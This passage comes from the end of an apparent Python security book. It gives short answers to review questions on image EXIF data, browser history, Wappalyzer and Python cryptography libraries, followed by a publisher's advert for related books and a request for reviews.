3. **`PIL.ExifTags`** is used to obtain the information from the EXIF tags of an image, and using the **`_getexif()`** method of the image object, we can extract the tags stored in the image.
4. **`moz_historyvisits`**

5. **webpage = WebPage.new_from_url('website')**
6. **wappalyzer.analyze(webpage)**

Chapter 14 – Cryptography and Steganography


1. Public key algorithms use two different keys: one for encryption and the other for decryption. Users of this technology publish their public keys, while keeping their private keys secret. This enables anyone to send them a message encrypted with their public key, which only they, as the holder of the private key, can decrypt.
2. The **`fernet`** package is an implementation of symmetric encryption and guarantees that an encrypted message cannot be manipulated or read without the key. Here's an example of its use: **`from cryptography.fernet import Fernet`**.
3. **Password-Based Key Derivation Function 2** (**PBKDF2**). For the **`cryptography`** module, we can

use the package from **`cryptography.hazmat.primitives.kdf.pbkdf2 import PBKDF2HMAC`**.

4. **`cryptography.hazmat.primitives.ciphers.Cipher`**
5. **`from Crypto.Hash import [Hash Type]`**

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




Hands-On Penetration Testing with Python

Furqan Khan

ISBN: 978-1-78899-082-0

- Get to grips with Custom vulnerability scanner development
- Familiarize yourself with web application scanning automation and exploit development

- Walk through day-to-day cybersecurity scenarios that can be automated with Python
- Discover enterprise-or organization-specific use cases and threat-hunting automation
- Understand reverse engineering, fuzzing, buffer overflows , key-logger development, and exploit development for buffer overflows.
- Understand web scraping in Python and use it for processing web responses
- Explore Security Operations Centre (SOC) use cases
- Get to understand Data Science, Python, and cybersecurity all under one hood



Learning Python Networking

José Manuel Ortega , Dr. M. O. Faruque Sarker , Sam Washington

ISBN: 978-1-78995-809-6

- Execute Python modules on networking tools
- Automate tasks regarding the analysis and extraction of information from a network
- Get to grips with asynchronous programming modules available in Python
- Get to grips with IP address manipulation modules using Python

programming

- Understand the main frameworks available in Python that are focused on web application
- Manipulate IP addresses and perform CIDR calculations

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!